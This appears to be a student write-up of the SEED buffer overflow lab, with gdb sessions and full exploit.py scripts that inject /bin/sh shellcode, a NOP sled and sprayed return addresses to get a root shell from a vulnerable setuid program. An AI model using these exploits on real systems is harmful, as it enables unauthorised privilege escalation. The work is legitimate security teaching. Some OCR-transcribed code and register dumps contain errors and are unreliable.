


Buffer Overflow Attack Lab (Set-UID Version)

Overview:

This lab looks at buffer overflows attacks, which happens when data is written beyond the boundary set by a buffer and is generally done so by injected malicious code in some program. In this lab, attacks are executed with knowledge of how large the buffer is, and a more realistic example, an attack where the buffer size is unknown. Multiple different countermeasures are looked at as well, and at times some of these countermeasures are off, and later in the lab turned back on. The main goal of these attacks in this lab is to obtain root privilege.

Task 1: Shellcode

As stated in the lab, shellcode is some code that launches a shell. Normally, you should not have root privilege by normally launching a shell, but as seen later in the lab, you can use this shellcode to call a shell and have root privilege. Below is a screenshot of what happened when both the 32 bit and 64 bit shellcode was run.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is "seed@VM: ~/shellcode". The terminal output shows the following command sequence:

```
[10/05/21]seed@VM:~$ cd Downloads
[10/05/21]seed@VM:~/Downloads$ dir
Labsetup Labsetup_c435.zip
[10/05/21]seed@VM:~/Downloads$ cd Labsetup
[10/05/21]seed@VM:~/Labsetup$ dir
code shellcode
[10/05/21]seed@VM:~/Labsetup$ cd shellcode
[10/05/21]seed@VM:~/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[10/05/21]seed@VM:~/shellcode$ dir
a32.out a64.out call_shellcode.c Makefile
[10/05/21]seed@VM:~/shellcode$ ./a32.out
$ exit
[10/05/21]seed@VM:~/shellcode$ ./a64.out
$
```

Below ./a32.out and ./a64.out, a \$ symbol can be seen. This represents a shell being called, and essentially what is happening is a shell is being run inside of a shell. If this had root privilege, instead of there being a \$, you would see a #. Just calling this normal shellcode will not result in any sort of enhanced privilege being granted, but it does call a shell, which when paired with some sort of injection attack, could result in a root shell being run, which will be seen in the later tasks.

Task 3: Launching Attack on 32-bit Program (Level 1)

Before the exploit.py file can be filled out, a couple of different pieces of information need to be figured out. The three pieces of information that needed to be figured out was the start, return, and offset. The first step was using gdb to debug the program, which in turn could be used to find the location of the buffer and ebp location. Below are the screenshots for debugging the first level stack file.

```
Virtual Machine 428 (comp435-1fa21jrz) on node TaiBuff
Activities Terminal Oct 5 22:19
Console seed@VM: ~.../code

gdb-peda$ b bof
No symbol table is loaded. Use the "file" command.
gdb-peda$ quit
[10/05/21]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
Type "show breakpoints" for breakpoint details. See:
  http://www.gnu.org/software/gdb/breaks/
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/libgdbpeda.so:py24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
/opt/gdbpeda/lib/libgdbpeda.so:py379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
```

```
Virtual Machine 428 (comp435-1fa21-jtrz) on node `fairbluff'
Activities Terminal
Summary
Console
Hardware
Cloud-Init
Options
Task History
Backup
Replication
Schemas
Firewall


gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Downloads/Labsetup/code/stack-L1-dbg
Input size: 517
[...]
Input size: 517
Registers
EAX: 0xfffffcbb68 --> 0x0
EBX: 0x56558fb8 --> 0x3ec8
ECX: 0x60 ('`')
EDX: 0xfffffcf50 --> 0x77fb4000 --> 0x1e6d6c
ESI: 0x0000040000
EDI: 0x77fb4000 --> 0x1e6d6c
EBP: 0xfffffcf50 --> 0xfffffd1b8 --> 0x0
ESP: 0xfffffcb4c --> 0x565563f1 (<dummy_function+62>; add esp,0x10)
EIP: 0x565562ad (<b0f>; endbr32)
EFLAGS: 0x292 (carry parity ADJUST zero SIGN trap INTERRUPT direction overflow)
[...]
Code
0x565562a4 <frame_dummy+4>; jmp 0x56556200 <register_tm_clones>
0x565562a9 <- x86.get_pc_thunk.dxi>; mov edx,DWORD PTR [esp]
0x565562ac <- x86.get_pc_thunk.dx>; ret
=> 0x565562ad <b0f>; endbr32
0x565562a4 <b0f>+4>; push ebx
0x565562b2 <b0f>+5>; mov esp,esp
0x565562b4 <b0f>+7>; push ebx
0x565562b5 <b0f>+8>; sub esp,0xb4
[...]
Stack
0000| 0xfffffcb4c --> 0x565563f1 (<dummy_function+62>; add esp,0x10)
0004| 0xfffffcbb50 --> 0xfffffcf73 --> 0x99909090
0008| 0xfffffcbb54 --> 0x0
0012| 0xfffffcbb58 --> 0x3e8
0016| 0xfffffcbb60 --> 0x565563c6 (<dummy_function+19>; add eax,0xbff2)
0020| 0xfffffcbb64 --> 0x0
0024| 0xfffffcbb64 --> 0x0
0028| 0xfffffcbb68 --> 0x0
[...]
Legend: code, data, rodata, value
Breakpoint 1, bof (str=0xfffffcf73 '\220' <repeats 132 times>, "\324\313\377\377", '\220' <repeats 64 times>) at stack.c:16
16 {

```

```
Virtual Machine 428 (comp435-1fa21-jtrz) on node 'fairbluff'
  Summary Activities Terminal
  _> Console
  Hardware Cloud-Init Options Task History
  Backup Replication Snapshots Firewall

Activities
  Breakpoint 1, bof (str=0xfffffcf73 '\220' <repeats 132 times>, "\324\313\377\377", '\220' <repeats 64 times>...) at stack.c:16
  16      gdb-peda next
  [registers]
  AX: 0x565562fbb --> 0x3ec0
  BX: 0x565562fb8 --> 0x3ec0
  ECX: 0x00 ('`')
  EDX: 0xfffffcf50 --> 0x77fb4000 --> 0x1e6d6c
  ESI: 0x77fb4000 --> 0x1e6d6c
  EDI: 0x77fb4000 --> 0x1e6d6c
  EBX: 0xfffffcba8 --> 0xfffffcf58 --> 0xfffffd188 --> 0x0
  ESP: 0x565562c0 (<bof+24>; sub esp,0x8)
  EIP: 0x565562c5 (<bof+24>; sub esp,0x8) EFLAGS: parity adjust zero sign trap INTERRUPT direction overflow
  [stack]
  0x565562b5 <bof+8>; sub esp,0x8
  0x565562b8 <bof+14>; call 0x565563fa <_x86.get_pc_thunk.ax>
  0x565562c0 <bof+19>; add eax,0xc1f8
  0x565562c2 <bof+21>; sub esp,0x8
  0x565562c8 <bof+27>; push DWORD PTR [ebp+0x8]
  0x565562cb <bof+30>; lea edx,[ebp-0x80]
  0x565562cc <bof+33>; push edx
  0x565562cf <bof+34>; mov ebx, eax
  [stack]
  0x0000 | 0xfffffcac0 --> 0x0
  0x0004 | 0xfffffcac4 --> 0x0
  0x0008 | 0xfffffcac8 ("^PUV\020")
  0x0012 | 0xfffffcac0 --> 0x10
  0x0016 | 0xfffffcac0 ("^PUV\317\377\377\377\325\377\367\340\263\374," <incomplete sequence \367>)
  0x0020 | 0xfffffcad4 --> 0xfffffcf64 --> 0x285
  0x0024 | 0xfffffcad4 --> 0x77ffd590 --> 0x77ffd1000 --> 0x464c457f
  0x0028 | 0xfffffcad4 --> 0x77fc3e0 --> 0x77ffd990 --> 0x56555000 --> 0x464c457f
  [legend: code, data, code+value]
```

The above three screenshots showed the process of running through the stack-L1 program. A breakpoint was set at the `bof()` function, where it was stopped once the program ran, and after next was called it finished. Once this was done, `p $ebp` to find where `ebp` is, and `p &buffer` to find the buffer. The screenshot below shows these values.




```
Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'
Activities Terminal ▾
Summary
Console
Hardware
Cloud-Init
Options
Task History
Backup
Replication

gdb-peda$ p $ebp
$1 = void
gdb-peda$ p $ebp
$2 = (void *) 0xffffcb48
gdb-peda$ p &buffer
$3 = (char (*)[120]) 0xffffcac8
```

From the above screenshot, the location of `ebp` was `0xffffcb48` and the location of the buffer was `0xffffcac8`. The difference between the two locations equals 128. The return address sits 4 bytes above `ebp`, so this means that the return address distance to the buffer would be 132. This will be the value used for the offset. Knowing that the `ebp` location is `0xffffcb48`, and if you add 4 then you get the return address, and adding another 4 gives you the first point you can jump to, which would be `0xffffcb48+8`. As stated in the lab, and the book chapter, this value likely will not work for the return address because the address that was found for `ebp` was found when using the `gdb` method, and when doing so `gdb` may put more data on the stack compared to when the program is regularly run. So instead of using `0xffffcb48+8`, a higher value must be used, and in the case of the below screenshot it was `0xffffcb48+140`, but with testing using `0xffffcb48+120` all the way to `0xffffcb48+458` worked as well. As far as the start, the shellcode should be inserted in the end of the payload, so by taking the size of the payload, and subtracting the size of the shellcode, this gives the starting point of where to insert the shellcode at the back of the payload. Below is the attached screenshot of `exploit.py` for the first level attack.

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'



The screenshot shows a Linux desktop interface with a terminal window and a text editor window.


The terminal window is titled "Console" and displays the command:

```
Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'
```

The text editor window is titled "exploit.py" and contains the following Python code:

```
1#!/usr/bin/python3
2import sys
3
4""" This code constructs a payload to be read into the buffer
5and writes the binary payload to "badfile".
6
7First we construct the payload entirely of NOPs to serve as a
8nopsled into our shellcode. Next, we insert the shellcode into
9the payload. Finally, we insert a return address that will
10instruct the vulnerable program to execute instructions in the
11payload.
12"""
13
14# You can use this function to print out your payload in bytes.
15# It is not necessary to use this, but it may help you debug.
16def bytes_to_hex(arr):
17    print(''.join('{:02x}'.format(x) for x in arr))
18
19# Replace the payload with the actual shellcode
20shellcode= (
21    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
22    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xel\x31"
23    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
24).encode('latin-1')
25
26# Fill the payload with NOP's
27payload = bytearray(0x90 for i in range(517))
28
29# Put the shellcode somewhere in the payload
30start = 517-len(shellcode)                      # Change this number
31payload[start:start+len(shellcode)] = shellcode
32
33
34# Decide the return address value
35# and put it somewhere in the payload
36ret      = 0xffffcb48+140                      # Change this number
37offset = 132                                     # Change this number
38
39L = 4   # Use 4 for 32-bit address and 8 for 64-bit address
40        # You don't need to change this for this lab.
41payload[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
42
43
44# Write the payload to a file
45with open('badfile', 'wb') as f:
46    f.write(payload)
```

With all these values filled in, after running exploit.py, it fills the badfile, and when stack-L1, a root level shell is run, which can be seen in the screenshot below.



The screenshot shows a terminal window titled "Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'". The terminal has tabs for "Activities" and "Terminal". The "Console" tab is selected. The terminal content is as follows:

```
gdb-peda$ quit
[10/05/21]seed@VM:~/.../code$ ./exploit.py
[10/05/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# quit
zsh: command not found: quit
# exit
```

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

In this scenario, the buffer size is not explicitly known, but a range of 100-200 is given. With this in mind this means that the start of the buffer is going to be at least 100 from the the return address location, with a max of 200. A small value is also added in case space is added at the end of the buffer by the compiler, so the buffer will be at a maximum of around 220 away from the return address. The ebp location was found using gdb, so this value will be used as the starting point for the return address which gives 0xffffcb48+220. Instead of just putting the return address in one place, where we think it should be if we knew the size of the buffer, by using a technique called spraying, instead of putting it one place, it is placed everywhere instead. If the return address is put in every spot that the actual return address could be, eventually the real one will be overwritten. With this in mind, the range of 100-200, all of these potential buffer sizes will just be filled with the return address. Going back to the return address that was decided to be used, 0xffffcb48+220, this is not the only return address that would work. Due to the NOP sled, as long as it is between where the NOP's begin and the calling of the shellcode, because it will just keep on calling NOPs, which would eventually lead to the shellcode being run. Below is the attached screenshot of exploit.py for this task, and successful capture of the root.

Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

The screenshot shows a desktop environment with a terminal window open. The terminal window has tabs for 'exploit3.py', 'call_shellcode.c', and 'exploit4.py'. The current tab is 'exploit3.py'. The code in the terminal is as follows:

```
1 #!/usr/bin/python3
2 import sys
3
4 """ This code constructs a payload to be read into the buffer
5 and writes the binary payload to "badfile".
6
7 First we construct the payload entirely of NOPs to serve as a
8 nopsled into our shellcode. Next, we insert the shellcode into
9 the payload. Finally, we insert a return address that will
10 instruct the vulnerable program to execute instructions in the
11 payload.
12 """
13
14 # You can use this function to print out your payload in bytes.
15 # It is not necessary to use this, but it may help you debug.
16 def bytes_to_hex(arr):
17     print(''.join('{:02x}'.format(x) for x in arr))
18
19 # Replace the payload with the actual shellcode
20 shellcode= (
21     "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
22     "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
23     "\xd2\x31\xc0\xbd\x0b\xcd\x80"
24 ).encode('latin-1')
25
26 # Fill the payload with NOP's
27 payload = bytearray(0x90 for i in range(517))
28
29 # Put the shellcode somewhere in the payload
30 start = 517-len(shellcode)           # Change this number
31 payload[start:start+len(shellcode)] = shellcode
32
33
34
35 # Decide the return address value
36 # and put it somewhere in the payload
37 ret    = 0xffffcb48+220      # Change this number
38 offset = 112                 # Change this number
39
40 L = 4    # Use 4 for 32-bit address and 8 for 64-bit address
41      # You don't need to change this for this lab.
42 for i in range(25):
43     payload[offset+(i*4):(i*4)+offset+L] = (ret).to_bytes(L,byteorder='little')
44
45 bytes_to_hex(payload);
46
47
48 # Write the payload to a file
49 with open('badfile', 'wb') as f:
50     f.write(payload)
```


Virtual Machine 428 (comp435-1fa21-jtrzc) on node 'fairbluff'

The screenshot shows a desktop environment with a terminal window open. The terminal window has tabs for 'Summary', 'Console', 'Hardware', 'Cloud-Init', 'Options', and 'Task History'. The current tab is 'Terminal'. The terminal output is as follows:

```
[10/06/21]seed@VM:~/.../code$ ./exploit.py
[10/06/21]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# exit
```

Task 5: Defeating dash's Countermeasure


In this task, this is exploring a countermeasure that dash has where if the effective UID does not equal the real UID, privileges are dropped. The workaround that is being explored here is that before execve() is called, the real UID is set to 0, because when a root level program runs, the effective UID is also 0. By changing the original shellcode to include the setting of the UID to 0, instead of a regular shell being opened like in Task 1 when it is run, a root level shell is run, which can be seen in the screenshot below.



The screenshot shows a Linux desktop interface with a terminal window open. The terminal window title is "Activities Terminal". The terminal content shows the following session:

```
[10/06/21] seed@VM:~/.../Labsetup$ cd shellcode
[10/06/21] seed@VM:~/.../shellcode$ ./a32.out
# exit
[10/06/21] seed@VM:~/.../shellcode$ ./a64.out
# exit
```

